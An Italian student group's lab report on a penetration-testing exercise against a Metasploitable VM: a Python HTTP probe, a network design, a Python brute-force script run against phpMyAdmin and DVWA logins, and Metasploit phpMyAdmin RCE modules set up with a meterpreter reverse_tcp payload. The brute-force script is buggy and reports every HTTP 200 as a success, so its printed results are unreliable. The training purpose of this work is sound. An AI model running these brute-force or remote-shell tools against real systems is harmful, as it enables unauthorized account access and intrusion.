


# Report - Build Week - Gruppo 4

## Servizio HTTP in ascolto sulla porta 80

Durante il primo giorno, il gruppo ha lavorato sulla creazione del programma che analizza la porta 80 (HTTP) del bersaglio, realizzando il codice su Python utilizzando l'editor di testo nano su VM Kali Linux. Il codice è stato poi lanciato su Metasploitable.



```
GNU nano 2.2.1 Revelio.py
# Questo modulo e' http_client per avere accesso alla classe della connessione http
import socket
import http.client

def scan_http_services(ip, port, method):
    # Inizializzazione della lista dei servizi HTTP attivi
    http_services = []

    # Opzione della porta, se non specificata viene utilizzata la porta predefinita 80
    if port == "":
        port = 80
    else:
        port = int(port)

    try:
        # Creazione del socket TCP/IP
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        # Impostazione del timeout di 15 secondi per la connessione
        sock.settimeout(15)

        # Tentativo di connessione all'indirizzo IP e porta specificati
        result = sock.connect_ex((ip, port))

        # Se la connessione ha successo
        if result == 0:
            # Estrazione della richiesta HTTP in base al metodo specificato
            if method == "GET":
                request = "GET / HTTP/1.1\r\nHost: {}\r\n\r\n".format(ip)
            elif method == "OPTIONS":
                request = "OPTIONS / HTTP/1.1\r\nHost: {}\r\n\r\n".format(ip)
            elif method == "HEAD":
                request = "HEAD / HTTP/1.1\r\nHost: {}\r\n\r\n".format(ip)
            else:
                # Se il metodo non e' supportato, viene stampato un messaggio e si ritorna la lista dei servizi vuota
                print("Metodo non supportato.")
                return http_services

            # Invio della richiesta al server
            sock.send(request.encode())

            # Ricezione della risposta dal server
            response = sock.recv(1024).decode('utf-8').strip()

            # Se la risposta contiene "HTTP", viene aggiunto il servizio alla lista dei servizi HTTP attivi
            if "HTTP" in response:
                http_services.append((port, response))

        # Chiusura del socket
        sock.close()


    except socket.error:
        pass

    # Restituzione della lista dei servizi HTTP attivi
    return http_services

# Richiesta all'utente dell'indirizzo IP, porta e metodo HTTP desiderato
ip = input("Inserisci l'indirizzo IP della macchina da analizzare: ")
port = input("Inserisci la porta (default 80): ")
method = input("Inserisci il metodo di richiesta HTTP (GET, OPTIONS, HEAD, ecc.): ")

# Scansione dei servizi HTTP attivi utilizzando la funzione scan_http_services
http_services = scan_http_services(ip, port, method)

# Stampa dei servizi HTTP attivi, se presenti
if http_services:
    print("Servizi HTTP attivi:")
    for service in http_services:
        print("Porta:", service[0], "- Risposta:", service[1])
else:
    print("Nessun servizio HTTP attivo.")
```



```
GNU nano 2.2.1 Revelio.py
# Se la connessione ha successo
if result == 0:
    # Estrazione della richiesta HTTP in base al metodo specificato
    if method == "GET":
        request = "GET / HTTP/1.1\r\nHost: {}\r\n\r\n".format(ip)
    elif method == "OPTIONS":
        request = "OPTIONS / HTTP/1.1\r\nHost: {}\r\n\r\n".format(ip)
    elif method == "HEAD":
        request = "HEAD / HTTP/1.1\r\nHost: {}\r\n\r\n".format(ip)
    else:
        # Se il metodo non e' supportato, viene stampato un messaggio e si ritorna la lista dei servizi vuota
        print("Metodo non supportato.")
        return http_services

    # Invio della richiesta al server
    sock.send(request.encode())

    # Ricezione della risposta dal server
    response = sock.recv(1024).decode('utf-8').strip()

    # Se la risposta contiene "HTTP", viene aggiunto il servizio alla lista dei servizi HTTP attivi
    if "HTTP" in response:
        http_services.append((port, response))

    # Chiusura del socket
    sock.close()

except socket.error:
    pass

# Restituzione della lista dei servizi HTTP attivi
return http_services

# Richiesta all'utente dell'indirizzo IP, porta e metodo HTTP desiderato
ip = input("Inserisci l'indirizzo IP della macchina da analizzare: ")
port = input("Inserisci la porta (default 80): ")
method = input("Inserisci il metodo di richiesta HTTP (GET, OPTIONS, HEAD, ecc.): ")

# Scansione dei servizi HTTP attivi utilizzando la funzione scan_http_services
http_services = scan_http_services(ip, port, method)

# Stampa dei servizi HTTP attivi, se presenti
if http_services:
    print("Servizi HTTP attivi:")
    for service in http_services:
        print("Porta:", service[0], "- Risposta:", service[1])
else:
    print("Nessun servizio HTTP attivo.")
```

```
(riccbrun@kali)-[~]
$ python method.py
Inserisci l'indirizzo IP della macchina da analizzare: 192.168.32.101
Inserisci la porta (default 80): 80
Inserisci il metodo di richiesta HTTP (GET, OPTIONS, HEAD, POST): POST
Servizi HTTP attivi:
Porta: 80 - Risposta: HTTP/1.1 200 OK
Date: Tue, 23 May 2023 13:56:47 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/da
```

## Design di rete

Nell'immagine sottostante è raffigurato il design di rete realizzato per una possibile azienda.

La rete intranet comprende:

- Uffici dei dipendenti;
- Ufficio dei dirigenti (con sottorete per ulteriore sicurezza) protetta da telecamera all'esterno;
- Sala database con server application, con incluso servizio DNS, protetta da telecamere, sottorete e software IDS, e all'entrata della sala un MFA di badge + password;


La rete esterna comprende:

- Rete di confine verso internet;
- Rete perimetrale con dentro la sala server web (DMZ), protetta da guardie, telecamere, firewall perimetrale, software IDS e un MFA a scelta dell'azienda in base al budget.

Abbiamo scelto un software IDS in modo tale che la connessione non risultasse troppo lenta, avendo già messo in sicurezza i server a livello di rete (con firewall e router) e a livello fisico (telecamere, guardie di sicurezza, MFA all'ingresso della sala).



Si consiglia di inserire telecamere all'interno dell'intera azienda e di rendere accessibile l'ufficio dei dirigenti e le sale server solo agli amministratori, dirigenti ed eventuali tecnici.

Si consiglia inoltre di installare dei software antivirus all'interno di ogni computer dell'azienda e di tenere sempre un comportamento consono riguardo alla sicurezza informatica.



## Portscanner

Il gruppo ha realizzato il codice per il programma portscanner Python con l'editor di testo nano su VM Kali Linux, e poi eseguito su VM Metasploitable.



## Brute force su phpMyAdmin

Il gruppo ha effettuato l'accesso sulla pagina 'phpMyAdmin' con il nome utente 'root' e nessuna password.

Il gruppo ha quindi modificato la password (inesistente) all'interno dell'area riservata affinché si potesse trovare in un programma di brute force realizzato su Python e lanciato su Kali Linux. Se lanciamo il comando 'msfconsole', si potrà vedere l'username 'root' e l'assenza di una password.

```
kali@kali: ~  
msf6 > use exploit/multi/http/phpmyadmin_null_termination_exec 2016-06-23 excellent Yes phpMyAdmin Authentic  
msf6 > use exploit/multi/http/phpmyadmin_preg_replace 2013-04-25 excellent Yes phpMyAdmin Authentic  
msf6 > show options  
Module options (exploit/multi/http/phpmyadmin_preg_replace):  


| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD  |                 | no       | Password to authenticate with                                                                          |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /phpmyadmin/    | yes      | Base phpMyAdmin directory path                                                                         |
| USERNAME  | root            | yes      | Username to authenticate with                                                                          |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |

  
Payload options (php/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.50.100  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/http/phpmyadmin_preg_replace) > info  
Name: phpMyAdmin Authenticated Remote Code Execution via preg_replace()  
Module: exploit/multi/http/phpmyadmin_preg_replace  
Platform: PHP  
Arch: php
```

Il gruppo realizza un codice su Python per il brute force del login di phpMyAdmin e DVWA.



```
GNU nano 7.2 er_bruto.py *
import requests
import random
import string

# Legge la lista degli utenti predefiniti di Kali Linux
def read_users():
    with open("/Desktop/username.txt", 'r') as file:
        users = [line.strip() for line in file]
    return users

# Genera una password casuale di lunghezza variabile da 4 a 24 caratteri
def generate_password():
    min_length = 4
    max_length = 24
    password_length = random.randint(min_length, max_length)

    characters = string.ascii_letters + string.digits + string.punctuation
    password = ''.join(random.choice(characters) for _ in range(password_length))
    return password

# Legge la lista delle password predefinite di Kali Linux
def read_passwords():
    with open("/Desktop/password.txt", 'r', errors='ignore') as file:
        passwords = [line.strip() for line in file]
    return passwords

# Eseguè una richiesta POST al server phpMyAdmin per un nome utente e una password specificati
def call_php_my_admin(username, password, url):
    data_dict = {"username": username, "password": password, "login": "submit"}

    try:
        response = requests.post(url, data=data_dict)
        # Verifica se il token CSRF è presente nella risposta
        if "csrf" in str(response.content):
            print("Token CSRF rilevato! Forza bruta non funzionante su questo sito.")
            return None
        else:
            if response.status_code == 200:
                print("Username: → " + username)
                print("Password: → " + password)
            else:
                print("Autenticazione fallita con la password:", password)
    except requests.exceptions.RequestException as e:
        print("Si è verificato un errore. Controlla la tua connessione Internet!")
        print("Errore:", str(e))

# Eseguè l'attacco di forza bruta utilizzando una lista di utenti, una lista di password e un URL di destinazione
def bruteCracking(username, url):
    users = read_users()
```

```
GNU nano 7.2 er_bruto.py *
characters = string.ascii_letters + string.digits + string.punctuation
password = ''.join(random.choice(characters) for _ in range(password_length))
return password

# Legge la lista delle password predefinite di Kali Linux
def read_passwords():
    with open("/Desktop/password.txt", 'r', errors='ignore') as file:
        passwords = [line.strip() for line in file]
    return passwords

# Esegue una richiesta POST al server phpMyAdmin per un nome utente e una password specificati
def call_php_my_admin(username, password, url):
    data_dict = {"username": username, "password": password, "login": "submit"}

    try:
        response = requests.post(url, data=data_dict)
        # Verifica se il token CSRF è presente nella risposta
        if "csrf" in str(response.content):
            print("Token CSRF rilevato! Forza brutta non funzionante su questo sito.")
            return None
        else:
            if response.status_code == 200:
                print("Username: → " + username)
                print("Password: → " + password)
            else:
                print("Autenticazione fallita con la password:", password)
    except requests.exceptions.RequestException as e:
        print("Si è verificato un errore. Controlla la tua connessione Internet!")
        print("Errore:", str(e))

# Esegue l'attacco di forza bruta utilizzando una lista di utenti, una lista di password e un URL di destinazione
def bruteCracking(username, url):
    users = read_users()
    passwords = read_passwords()
    # Creazione ciclo infinito finché non trova la giusta password
    while True:
        password = generate_password()
        for user in users:
            call_php_my_admin(user, password, url)
            if password in passwords:
                return

# Chiede all'utente di inserire l'indirizzo IP del server phpMyAdmin
url = input("Inserisci l'indirizzo IP del server phpMyAdmin: ")
user = input("Inserisci nome utente: ")

# Chiamata alla funzione per avviare l'attacco di forza bruta
bruteCracking(user, url)

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^_ Replace    ^U Paste      ^J Justify    ^_ Go To Line M-E Redo
```

Codice eseguito su phpMyAdmin:

```
File Azioni Modifica Visualizza Aiuto
michela@michela: ~/Scrivania
$ python Brt.py
Inserisci l'indirizzo URL: http://192.168.32.102/phpMyAdmin/
Inserisci nome utente: root
Username: → root
Password: → q_10khhaw6s[]ld|b0m"
Username: → admin
Password: → q_10khhaw6s[]ld|b0m"
Username: → root
Password: → wc*(6Gc",
Username: → admin
Password: → wc*(6Gc",
Username: → root
Password: → t01l-85
Username: → admin
Password: → t01l-85
Username: → root
Password: → hQpQwV3)dm7b0qFag"3"
Username: → admin
Password: → hQpQwV3)dm7b0qFag"3"
Username: → root
Password: → teueN-0'R7[:m:k3o/\n
Username: → admin
Password: → teueN-0'R7[:m:k3o/\n
Username: → root
Password: → W(BT
Username: → admin
Password: → W(BT
Username: → root
Password: → XjC/_H3C-KF9v0
Username: → admin
Password: → XjC/_H3C-KF9v0
Username: → root
Password: → 6P2+Q2QvPl-3
Username: → admin
Password: → 6P2+Q2QvPl-3
Username: → root
Password: → oryk
Username: → admin
Password: → oryk
Username: → root
Password: → ,R/tl.
Username: → admin
Password: → ,R/tl.
Username: → root
Password: → ;SkUyVv"9gi-BAYnd,Tl]
Username: → admin
Password: → ;SkUyVv"9gi-BAYnd,Tl]
Username: → root
Password: → [cyu3b
Username: → admin
Password: → [cyu3b
Username: → root
Password: → y3003",
Username: → admin
```



Codice eseguito su DVWA:

```
File Azioni Modifica Visualizza Aiuto
michela@michela: ~/Scrivania
$ cd Scrivania
michela@michela: ~/Scrivania
$ python Brt.py
Inserisci l'indirizzo URL: http://192.168.32.102/dvwa/login.php
Inserisci nome utente: root
Username: → root
Password: → B0j6
Username: → admin
Password: → B0j6
Username: → root
Password: → gz-np25
Username: → admin
Password: → gz-np25
Username: → root
Password: → "N01
Username: → admin
Password: → "N01
Username: → root
Password: → -7w0KKb(tit0+
Username: → admin
Password: → -7w0KKb(tit0+
Username: → root
Password: → js+d
Username: → admin
Password: → js+d
Username: → root
Password: → -.101gyB<6f5$;+LV0Csep
Username: → admin
Password: → -.101gyB<6f5$;+LV0Csep
Username: → root
Password: → X0BQ2Xxrhv[211N]!
Username: → admin
Password: → X0BQ2Xxrhv[211N]!
Username: → root
Password: → +P02//
Username: → admin
Password: → +P02//
Username: → root
Password: → P1Bhd>J6l\' +]
Username: → admin
Password: → P1Bhd>J6l\' +]
Username: → root
Password: → ByzhJezM3.#6_GtC
Username: → admin
Password: → ByzhJezM3.#6_GtC
Username: → root
Password: → Vm"0Bq2Z.20we009"6v
Username: → admin
Password: → Vm"0Bq2Z.20we009"6v
Username: → root
Password: → lM0X('h00Lk,+
Username: → admin
```

## ‘Brute force’ sul login interno di DVWA

Effettuato l’accesso come ‘admin’, adesso si analizza la pagina interna ‘Brute force’ di DVWA per effettuare il login.





Da qui abbiamo poi effettuato il login sulla pagina “Brute force” al livello di sicurezza basso, medio e alto, utilizzando la tecnica del SQL injection.

Kali Linux • Kali Tools • Kali Docs • Kali Forums • Kali NetHunter • Exploit-DB • Google Hacking DB • OffSec • dvwa default • phpMyAdmin login.sql • php bypass

Damn Vulnerable Web App

- [Home](#)
- [Instructions](#)
- [Setup](#)
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)


## Vulnerability: Brute Force

### Login

Username:

Password:

Welcome to the password protected area admin



### More info

- [http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)
- <http://www.securityfocus.com/infocus/1192>


# Vulnerability: Brute Force

## Login

Username:

Password:

Welcome to the password protected area admin



## More info

- [http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)
- <http://www.securityfocus.com/infocus/1192>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

**Username:** admin  
**Security Level:** medium  
**PHPIDS:** disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

# Vulnerability: Brute Force

## Login

Username:

admin

Password:

\*\*\*\*\*

Login

Welcome to the password protected area admin



## More info

- [http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)
- <http://www.securityfocus.com/infocus/1192>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

[View Help](#) [View Source](#)

Username: admin

Security Level: high

PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

## Considerazioni finali

Software aggiornati, antivirus e firewall non sempre garantiscono sicurezza al 100%.

